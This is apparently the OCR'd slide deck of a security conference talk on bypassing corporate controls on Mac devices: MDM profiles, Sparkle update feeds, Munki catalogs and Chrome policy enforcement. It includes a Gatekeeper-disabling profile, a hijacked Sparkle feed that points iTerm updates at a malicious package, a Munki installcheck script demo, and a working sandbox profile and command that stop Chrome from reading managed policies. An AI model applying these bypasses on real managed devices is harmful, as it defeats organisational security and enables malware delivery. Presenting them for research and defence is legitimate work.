Bypassing Corporate Controls On Mac Devices

Adwiteeya Agrawal & Ian Foster

About Us

Adwiteeya Agrawal

- Doing security for the last 10+ years
- Masters in InfoSec from CMU’17
- Current interest areas include MacOS security, Purple teaming and Cloud security.
- Hobbies include hiking with my dog and Origami.

https://www.linkedin.com/in/adwiteeyaagrawal

About Us

Ian Foster

- Specializes in offensive infrastructure and research.
- Runs dns.coffee a historical DNS database as well as a hobby research ISP providing internet connectivity to non-profits.
- Helps run HardWired contest in Packet Hacking Village

Contents

01

Mobile Device Management

- Configuration Profiles
- Managed Browsers

02

Endpoint Security

- Endpoint Security, System Extensions
- Analysing ES Products

03

Device Trust

- Introduction to Device Trust
- Google Endpoint Verification


Mobile Device Management

The need for MDM

- Management of Corporate Devices
  "A service that lets an administrator remotely manage enrolled devices. "
  - [Apple Deployment Glossary]

- Functionality
  - Query Information about the device, installed applications
  - Setup security settings
  - Install an OS update
  - Install & Remove applications
  - Install & Remove Configuration Profiles
  - Remotely erase a device
  - …

- Enrollment
  - Manual enrollment
  - Automatic Device Enrollment



https://support.apple.com/en-hk/guide/deployment/dep2de55389a/web

Configuration Profiles

- Introduction.mobileconfig
  - XML based Plist files
  - `.mobileconfig`
  - Information and Management data

- Example Properties
  - PayloadType (Apple Supported Payload Types https://support.apple.com/en-hk/guide/deployment/dep01d95140c/web)
  - `PayloadScope` (User/Device)

- `sudo profiles show -all -verbose -output stdout-xml | pbcopy`


```xml
<plist version="1.0">
<dict>
        <key>PayloadContent</key>
        <array>
                <dict>
                        <key>EnableAssessment</key>
                        <false/>
                        <key>PayloadIdentifier</key>
                        <string><reverse-DNS-style identifier></string>
                        <key>PayloadType</key>
                        <string>com.apple.systempolicy.control</string>
                        <key>PayloadUUID</key>
                        <string><UUID></string>
                        <key>PayloadVersion</key>
                        <integer>1</integer>
                </dict>
        </array>
        <key>PayloadDisplayName</key>
        <string>PayloadName</string>
        <key>PayloadIdentifier</key>
        <string><reverse-DNS-style identifier></string>
        <key>PayloadScope</key>
        <string>System</string>
        <key>PayloadType</key>
        <string>Configuration</string>
        <key>PayloadUUID</key>
        <string><UUID></string>
        <key>PayloadVersion</key>
        <integer>1</integer>
</dict>
</plist>
```

Simple Profile to disable gatekeeper

Configuration Profiles - User Installed

- Users Can Create their own as well
  - ProfileCreator (https://github.com/ProfileCreator/ProfileCreator)
  - iMazing (https://imazing.com/profile-editor)

- Restrictions Apply (Can only be installed via MDM)
  - Privacy Preferences Policy Control
  - System Extensions
  - Extensible Single Sign-On (+Kerberos)
  - Kernel Extension Policy
  - Lights Out Management
  - Network Usage Rules
  - (Ref: https://support.apple.com/en-hk/guide/deployment/dep01d95140c/web)




Profiles Pane


- Can completely disable user installed configuration profiles
  - allowUIConfigurationProfileInstallation
  - Only MacOS Version 13 and above
  - (https://developer.apple.com/documentation/devicemanagement/restrictions)

Configuration Profiles & Application Preferences

- Custom Payload Type
  - Example: `com.tinyspeck.slackmacgap`
- com.apple.ManagedClient.preferences
  - `mcx_preference_settings`
- Installed as plists under `/Library/Managed Preferences<com.tinyspeck.slackmacgap.plist`
  - modifications overwritten on restarts
- *Some* Restrictions on user created profiles
  - “Forced” - non-deterministic
  - <Missing> - always!



Custom Payload Type Profile



MCX Preference Settings

Example 1 - Sparkle Feeds

- Sparkle.Framework
  - Used by application for “update” management.
  - iTerm, Hopper Disassembler, VLC media player, Hex Fiend, TeamViewer


```
user@host % plutil -p ~/Applications/iTerm.app/Contents/Info.plist | grep "SU"

  "SUFeedURL" => "https://iterm2.com/appcasts/final modern.xml"
  "SUFeedURLForFinal" => "https://iterm2.com/appcasts/final modern.xml"
  "SUFeedURLForTesting" => "https://iterm2.com/appcasts/testing modern.xml"
  "SUPublicEDKey" => "xdqAa0KXBPhMbUrutVTe87i6U7yWf7WKaCeRG7AAZ0w="
```

- Setup Using Configuration Profile
  - Managed Preference Name: com.googlecode.iterm2
  - Key: “SUFeedURL”
  - Signed Updates -> Use Link Based Update
  - Use Critical Update
  - Small Automatic Check interval for persistence
  - Disable Gatekeeper

Sparkle Feeds - Profile

- Disables Gatekeeper
- Add FeedURL for iterm
- Enable Automatic Update Checks
- Check Every 10s




MCX Preference Settings

Sparkle Feeds - Feed

```
<?xml version="1.0" encoding="UTF-8"?>
<rss version="2.0" xmlns:sparkle="http://www.andymatuschak.org/xml-namespaces/sparkle"
 xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:atom="http://www.w3.org/2005/Atom">
 <channel>
  <title>iTerm2 Changelog - Final releases</title>
  <link>http://iterm2.com/appcasts/final.xml</link>
  <description>Stable releases and bugfixes.</description>
  <language>en</language>
  <item>
   <title>iTerm 1337</title>
   <sparkle:version>1337</sparkle:version>
   <sparkle:releaseNotesLink>https://example.com/releasenotes.html</sparkle:releaseNotesLink>
   <pubDate>Mon, 28 Jun 2024 14:30:00 +0500</pubDate>
   <sparkle:tags>
  <sparkle:criticalUpdate></sparkle:criticalUpdate>
  </sparkle:tags>
   <link>https://example.com/maliciouspkg.pkg</link>
  </item>
 </channel>
</rss>
```

Feed from the configured URL

Sparkle Feeds - Update




Update window presented to the user

Sparkle Feeds - 2nd Stage

```
user@host % xattr maliciouspkg.pkg

com.apple.macl
com.apple.metadata:kMDItemWhereFrom
s
com.apple.quarantine
```

pkg has quarantine xattr




xattr not checked

Sparkle Feeds - 2nd Stage -> N stages


Example 2 - Munki Software Management

https://github.com/munki/munki

Example 2 - Munki Software Management



Munki Profile Installation




Catalog

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<array>
        <dict>
                <key>autoremove</key>
                <false/>
                <key>catalogs</key>
                <array>
                        <string>testing</string>
                </array>
                ...
                <key>display_name</key>
                <string>some-app</string>
                <key>installcheck_script</key>
                <string>#!/bin/sh
open -a calculator</string>
                <key>installer_item_hash</key>
                ...
        </dict>
</array>
</plist>
```

Catalog with installcheck_script

Managed Google Chrome




Configuration Profiles : Managed Browser

How preferences are installed and how your browser becomes managed.

- Cloud Managed
  - `CloudManagedEnrollmentToken`
  - `DeviceID`
    - Usually Serial Number
  - Domain Policy from Google account signed into Chrome
- Local Settings
  - local config files
    - `/Library/Managed Preferences/`
  - `.mobileconfig`
- Preferences in Account Profiles
  - Local settings in chrome

Chrome Browser Policies: Policy Precedence



1. Machine Policy - managed preferences (`.mobileconfig`)
2. Cloud Machine Policy - `DeviceID` and `CloudManagedEnrollmentToken`
3. OS User Policy - `/Library/Managed Preferences/`
4. Cloud User Policy - Chrome profile from Google workspace
5. Chrome Defaults or User's settings

Chrome Browser Policies: Policy Precedence

View all policies chrome knows about: `chrome://policy/`

Chrome chrome://policy

Policies

Filter policies by name

Reload policies | More actions | Show policies with no value set

Status

Machine policies

Machine Name:	pegasus
Enrollment domain:	[redacted]
Enrollment Token:	
Device ID:	
Last policy timestamp:	3 hours ago
Fetch interval:	1 day
Policies push:	On
Status:	Policy cache OK
Report sent:	2024-08-01 15:48 PDT (5 hours ago)

User policies

User:	[redacted]
Gaia ID:	
Client ID:	
Profile ID:	
Last fetch attempted:	3 hours ago
Last policy timestamp:	3 hours ago
Policies push:	On
Status:	Policy cache OK
Is affiliated:	Yes

Chrome Policies

Policy name	Policy value	Source	Applies to	Level	Status	
BrowserContextAwareAccessSignalsAllowlist	[redacted]	Cloud	Machine	Mandatory	OK	Show more
CloudManagementEnrollmentToken		Platform	Machine	Mandatory	OK	Show more
CloudReportingEnabled	true	Cloud	Machine	Mandatory	OK, Superseding	Show more
CloudUserPolicyMerge	true	Cloud	Current user	Mandatory	OK	Show more
CreateThemesSettings	1	Cloud	Machine	Mandatory	OK, Superseding	Show more

Chrome Browser Policies: Cloud Based Policy

Enrollment Token

Device ID

Account Based

Chrome chrome://policy

Policies

Filter policies by name

Reload policies

More actions

Show policies with no value set

Status

Machine policies

Machine Name:	pegasus
Enrollment domain:	[redacted]
Enrollment Token:	
Device ID:	
Last policy timestamp:	3 hours ago
Fetch interval:	1 day
Policies push:	On
Status:	Policy cache OK
Report sent:	2024-08-01 15:48 PDT (5 hours ago)

User policies

User:	[redacted]
Gaia ID:	
Client ID:	
Profile ID:	
Last fetch attempted:	3 hours ago
Last policy timestamp:	3 hours ago
Policies push:	On
Status:	Policy cache OK
Is affiliated:	Yes

Chrome Browser Policies: Policy Precedence

Chrome Policies

Policy name	Policy value	Source	Applies to	Level	Status	
BrowserContextAwareAccessSignalsAllowlist		Cloud	Machine	Mandatory	OK	Show more
CloudManagementEnrollmentToken		Platform	Machine	Mandatory	OK	Show more
CloudReportingEnabled	true	Cloud	Machine	Mandatory	OK, Superseding	Show more
CloudUserPolicyMerge	true	Cloud	Current user	Mandatory	OK	Show more
CreateThemesSettings	1	Cloud	Machine	Mandatory	OK, Superseding	Show more
DevToolsGenAiSettings	1	Cloud	Machine	Mandatory	OK, Superseding	Show more
DeveloperToolsAvailability	0	Cloud	Machine	Mandatory	OK, Superseding	Show more

- Cloud and Local based Policies are all merged (if allowed and possible) or superseded.

Chrome Browser Policies: Conflicts

ExtensionInstallBlocklist	["af[redacted]	Merged	Machine	Mandatory	Conflict
Value	["afd[redacted] "ahf[redacted] "bmj[redacted] "cjk[redacted] "coe[redacted] "dae[redacted] "emm[redacted] "gai[redacted] "gbd[redacted] "gdn[redacted] "gjj[redacted] "hai[redacted] "hbi[redacted] "hcg[redacted]				
Value (conflict)	["ai[redacted] bbce ihmp mcmo ijfg iieg locc mceb neen gje" ilmg ",""j kdib lmed bdhg	Cloud	Current user	Mandatory	
Value (conflict)	["a[redacted] ipp jkl khg pop hli lel kcn nlh	Cloud	Machine	Mandatory	

Chrome Browser Policies: Policy Precedence

- What controls whether a policy is allowed to be merged or superseded?
  - There is a policy for that!

Policy Precedence

Policy name	Policy value	Source	Applies to	Level	Status
No policies set					
Current precedence order	Platform machine > Cloud machine > Platform user > Cloud user				

MacOS Sandbox

Protect system resources and user data from compromised apps by restricting access to the file system, network connections, and more.

- Added as a security enhancement for Apps
- Can be configured via
  - Custom profiles
  - Entitlements
  - System calls

```
(version 1) ; First you get the version

(deny default) ; Then you shuold indicate the default action when no
rule applies

(allow network*) ; You can use wildcards and allow everything

(allow file-read* ; You can specify where to apply the rule
    (subpath "/Users/username/")
    (literal "/tmp/afile")
    (regex #"^/private/etc/.*")
)
```

Overriding Chrome Browser Policies: Sandbox

- Block Chrome's ability to learn the policies
- Run Chrome in a MacOS sandbox to:
  - Block reading policy from `/Library/Managed Preferences/`
  - Block reading MDM policies for `com.google.Chrome`
  - Block system call to read `IOPlatformSerialNumber`
- Note:
  - Chrome makes use of the same sandbox feature for additional security to isolate different processes
  - Nested Sandboxing is not allowed, so Chrome's helpers must be exempt from this sandbox

Overriding Browser Policies: Sandbox Example


```
(version 1)
(allow default)
(allow network*)

;; block policies from plists on filesystem
(deny file*
   (subpath "/Library/Managed Preferences/")
)

;; needed to block mdm profile policies
(deny user-preference* (preference-domain "com.google.Chrome"))


;; required to block SN
(deny iokit-get-properties
     (iokit-property "IOPlatformSerialNumber")
)

;; allow helpers to create their own sandboxes
(allow process-exec
   (subpath "/Applications/Google Chrome.app/Contents/Frameworks/")
   (with no-sandbox)
)
```




```
sandbox-exec -f profile.sb "/Applications/Google Chrome.app/Contents/MacOS/Google Chrome" --user-data-dir="$DATA_DIR"
```

Endpoint Security

Introduction Endpoint Security

- Purpose
  - Proactive Controls such as DLP, Application Blocking, ED&R
  - Uniform API, No more KEXTs


- Often Packaged System Extensions
  - SIP Protected
  - root users can’t unload launch daemon

```
sudo launchctl remove C793NB2B2B.com.org.app.extension
“Not privileged to remove service.”
```

  - launched before other 3rd party applications

```
plutil -p
/Applications/<APP>/Contents/Library/SystemExtensions/<Exte
nsion>/Contents/Info.plist | grep
"NSEndpointSecurityEarlyBoot"
```

  - endpoint-security.client & system-extension.install entitlements
  - systemextensionsctl list

